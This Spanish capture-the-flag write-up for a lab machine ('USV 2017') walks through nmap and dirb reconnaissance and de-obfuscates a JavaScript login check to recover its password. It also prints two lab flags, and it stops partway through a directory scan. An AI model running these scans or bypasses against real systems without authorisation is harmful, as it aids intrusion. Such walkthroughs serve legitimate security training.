Lo primero es hacer un netdiscover para saber cuál es la máquina, como siempre.


Nota: He metido la máquina con la IP que he descubierto en el /etc/hosts para no depender de ella en el informe.

Lo siguiente es lanzar un nmap:

```
# Nmap 7.01 scan initiated Sun Jan 28 20:38:47 2018 as: nmap -sT -sV -oA USV2017 -p- USV
Nmap scan report for USV (192.168.1.136)
Host is up (0.00073s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           ProFTPD 1.3.5b
22/tcp    open  ssh           OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp    open  http          Apache httpd
4369/tcp  open  epmd          Erlang Port Mapper Daemon
5222/tcp  open  jabber        ejabberd (Protocol 1.0)
5269/tcp  open  jabber        ejabberd
5280/tcp  open  ssl/xmpp-bosh?
15020/tcp open  ssl/ssl       Apache httpd (SSL-only mode)
37279/tcp open  unknown
MAC Address: 08:00:27:C5:25:00 (Oracle VirtualBox virtual NIC)
Service Info: Host: localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 28 20:40:44 2018 -- 1 IP address (1 host up) scanned in 116.83 seconds
```

Intentado acceder por telnet o ssh sólo se nos pregunta por la contraseña, así pues este camino no ofrece ninguna pista.

Probando el puerto 80:



Si descargamos la imagen para ver si esconde algún dato:

```
root@kali:~/Security/USV2017# exiftool index.jpeg
ExifTool Version Number         : 10.23
File Name                       : index.jpeg
Directory                       : .
File Size                       : 165 kB
File Modification Date/Time     : 2018:01:28 21:09:33+01:00
File Access Date/Time           : 2018:01:28 21:09:47+01:00
File Inode Change Date/Time     : 2018:01:28 21:09:33+01:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Lino
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : IEC
Device Model                    : sRGB
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : HP
Profile ID                      : 0
Profile Copyright               : Copyright (c) 1998 Hewlett-Packard Company
Profile Description             : sRGB IEC61966-2.1
Media White Point               : 0.95045 1 1.08905
Media Black Point               : 0 0 0
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Device Mfg Desc                 : IEC http://www.iec.ch
Device Model Desc               : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc               : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant         : 19.6445 20.3718 16.8089
Viewing Cond Surround           : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type    : D50
Luminance                       : 76.03647 80 87.12462
Measurement Observer            : CIE 1931
Measurement Backing             : 0 0 0
Measurement Geometry            : Unknown
Measurement Flare               : 0.999%
```

Measurement Illuminant : D65
Technology : Cathode Ray Tube Display
Red Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Image Width : 1024
Image Height : 681
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size : 1024x681
Megapixels : 0.697

Vemos que tampoco hay nada que llame la atención.

Así las cosas, probemos con dirbuster, a ver qué nos ofrece:

root@kali:~/Security/USV2017# dirb http://USV /usr/share/wordlists/dirb/big.txt -w

---
DIRB v2.22
By The Dark Raver
---

START_TIME: Sun Jan 28 21:12:58 2018
URL_BASE: http://USV/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Not Stopping on warning messages

---

GENERATED WORDS: 20458


---- Scanning URL: http://USV/ ----
==> DIRECTORY: **http://USV/admin2/**
+ http://USV/server-status (CODE:403|SIZE:222)

---- Entering directory: http://USV/admin2/ ----
==> DIRECTORY: http://USV/admin2/js/

---- Entering directory: **http://USV/admin2/js/** ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---
END_TIME: Sun Jan 28 21:13:42 2018
DOWNLOADED: 61374 - FOUND: 1

Si accedemos a la primera URL, obtenemos una pantalla de login:




Para ver si nos puede arrojar algo de luz, miramos el código fuente. Vemos que el login se maneja de la siguiente forma:


```
<form name="password" method="post" onsubmit="return validate()">
<input type="password" id="pass" name="passinp" placeholder="Password" required><br><br>
<input type="submit" id="sub" value="Login"><br>
<p id="valid"></p>
</form>
</div>
</center>
<script>
var
_0xeb5f=["\x76\x61\x6C\x75\x65","\x70\x61\x73\x73\x69\x6E\x70","\x70\x61\x73\x73\x77\x6F\x
72\x64","\x66\x6F\x72\x6D\x73","\x63\x6F\x6C\x6F\x72","\x73\x74\x79\x6C\x65","\x76\x61\x6C
\x69\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x67\x72\x65\x65\x6E
","\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C","\x49\x74\x61\x6C\x79\x3A","\x72\x65\x64","\x49\x
6E\x63\x6F\x72\x72\x65\x63\x74\x21"];function validate(){var _0xb252x2=123211;var
_0xb252x3=3422543454;var _0xb252x4=document[_0xeb5f[3]][_0xeb5f[2]][_0xeb5f[1]]
[_0xeb5f[0]];var _0xb252x5=md5(_0xb252x4);_0xb252x4+= 4469;_0xb252x4-=
234562221224;_0xb252x4*= 1988;_0xb252x2-= 2404;_0xb252x3+= 2980097;if(_0xb252x4==
1079950212331060){document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]]=
_0xeb5f[8];document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]]= _0xeb5f[10]+ _0xb252x5}else
{document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]]= _0xeb5f[11];document[_0xeb5f[7]]
(_0xeb5f[6])[_0xeb5f[9]]= _0xeb5f[12]};return false}

</script>
```

Observamos un código Javascript claramente ofuscado. Intentemos desofuscarlo, para ello utilizamos la página http://jsnice.org/:

```
/** @type {Array} */
_0xeb5f = ["value", "passinp", "password", "forms", "color", "style", "valid", "getElementById",
"green", "innerHTML", "Italy:", "red", "Incorrect!"];
/**
 * @return {?}
 */
function validate() {
  /** @type {number} */
  var _0xb252x2 = 123211;
  /** @type {number} */
```

```
 var _0xb252x3 = 3422543454;
 var source = document[_0xeb5f[3]][_0xeb5f[2]][_0xeb5f[1]][_0xeb5f[0]];
 var sourceId = md5(source);
 source += 4469;
 source -= 234562221224;
 source *= 1988;
 _0xb252x2 -= 2404;
 _0xb252x3 += 2980097;
 if (source == 0x3d63580c7f634) {
  document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]] = _0xeb5f[8];
  document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]] = _0xeb5f[10] + sourceId;
 } else {
  document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]] = _0xeb5f[11];
  document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]] = _0xeb5f[12];
 }
 return false;
}
;
```

Por tanto, para hacer un login correcto, se compara la variable "source" con un valor en hexadeximal. Sabemos que lo de dentro del "if" es el login correcto porque hace uso de los elementos del array _0xeb5f que hacen referencia al login correcto (_0xeb5f[6] = "valid"…) y lo mismo para el else.
Teniendo en cuenta que a la variable "source" se le realizan operaciones aritméticas, inferimos que es una variable de tipo numérico. Sabiendo que el resultado hexadecimal final debe ser: **0x3d63580c7f634,** podemos revertir las operaciones para saber el valor que debemos introducir en el login.
Para obtener el valor decimal utilizaremos: https://www.binaryhexconverter.com/hex-to-decimal-converter




Así las cosas:

$$\frac{1079950212331060}{1988} + 234562221224 - 4469 \quad = 777796730000$$


Sin embargo, si metemos como password ese número, nos dice que el login es incorrecto.

Si repasamos el código javascript, vemos que la variable "source" en un principio es un array de tipo string. Debido a la sobrecarga de operadores en JS, cuando a un string se le realiza una operación aritmétcia diferente de la suma con una variable de tipo entero, automáticamente se hace casting (conversión) a tipo entero.
En el caso concreto de la suma entre un string y un entero, lo que se hace es concatenar al string inicial el tipo entero como string también.

Así las cosas, hasta el paso de la suma:

$$\frac{1079950212331060}{1988} + 234562221224 = 777796734469$$

Puesto que "4469" es la parte que se ha anexionado al final del string en el primer paso de la suma, si revertimos este paso nos queda que el password inicial será: 77779673. Probemos:




Así pues, ya tenemos el **flag Italy:46202df2ae6c46db8efc0af148370a78.**

Si seguimos explorando el resto de puertos que han aparecido en nmap, vemos que hay unos cuántos referidos a jabberd, que es un servidor de xmmp:

4369/tcp open epmd Erlang Port Mapper Daemon
5222/tcp open jabber ejabberd (Protocol 1.0)
5269/tcp open jabber ejabberd
5280/tcp open ssl/xmpp-bosh?

Tras jugar con ellos y con los scripts de nmap, poco más se puede sacar de ahí. De hecho, utilizando este script:

root@kali:~# nmap -p 4369 --script epmd-info usv


Descubrimos que el puerto uknown que aparecía en nmap, pertenece también a un proceso de jabberd.


Así las cosas, sólo nos queda un puerto por investigar:

15020/tcp open ssl/ssl Apache httpd (SSL-only mode)

Intentemos acceder mediante el navegador (nótese que al ser SSL-only, es indispensable acceder por https):


Mirando el código HTML, no se aprecia nada. Bajando la imagen y realizando un exiftool, tampoco se aprecia nada.
Al acceder a esta URL, nos ha aparecido una advertencia de seguridad instándonos a aceptar un certificado no confiable. Examinémoslo pues:






Parece que hemos dado con otra flag: **France [a51f0eda836e4461c3316a2ec9dad743]**

No hay otro sitio por el que seguir tirando del hilo más que esta URL en https. Así pues, lancemos de nuevo “dirb”, que nos ofrece resultados interesantes:

```
root@kali:~# dirb https://USV:15020  /usr/share/wordlists/dirb/big.txt -w
----------------
DIRB v2.22
By The Dark Raver
----------------

START_TIME: Wed Jan 31 22:32:07 2018
URL_BASE: https://USV:15020/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Not Stopping on warning messages

----------------

GENERATED WORDS: 20458

---- Scanning URL: https://USV:15020/ ----
==> DIRECTORY: https://USV:15020/blog/
+ https://USV:15020/server-status (CODE:403|SIZE:222)
==> DIRECTORY: https://USV:15020/vault/

---- Entering directory: https://USV:15020/blog/ ----
==> DIRECTORY: https://USV:15020/blog/admin/
==> DIRECTORY: https://USV:15020/blog/classes/
==> DIRECTORY: https://USV:15020/blog/css/
==> DIRECTORY: https://USV:15020/blog/images/

---- Entering directory: https://USV:15020/vault/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/admin/ ----
==> DIRECTORY: https://USV:15020/blog/admin/uploads/

---- Entering directory: https://USV:15020/blog/classes/ ----
==> DIRECTORY: https://USV:15020/blog/classes/securimage/

---- Entering directory: https://USV:15020/blog/css/ ----

---- Entering directory: https://USV:15020/blog/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/admin/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/classes/securimage/ ----
==> DIRECTORY: https://USV:15020/blog/classes/securimage/audio/
==> DIRECTORY: https://USV:15020/blog/classes/securimage/backgrounds/
==> DIRECTORY: https://USV:15020/blog/classes/securimage/database/
```

==> DIRECTORY: https://USV:15020/blog/classes/securimage/examples/
==> DIRECTORY: https://USV:15020/blog/classes/securimage/images/
==> DIRECTORY: https://USV:15020/blog/classes/securimage/words/

---- Entering directory: https://USV:15020/blog/classes/securimage/audio/ ----
==> DIRECTORY: https://USV:15020/blog/classes/securimage/audio/en/

---- Entering directory: https://USV:15020/blog/classes/securimage/backgrounds/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/classes/securimage/database/ ----

---- Entering directory: https://USV:15020/blog/classes/securimage/examples/ ----


---- Entering directory: https://USV:15020/blog/classes/securimage/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/classes/securimage/words/ ----

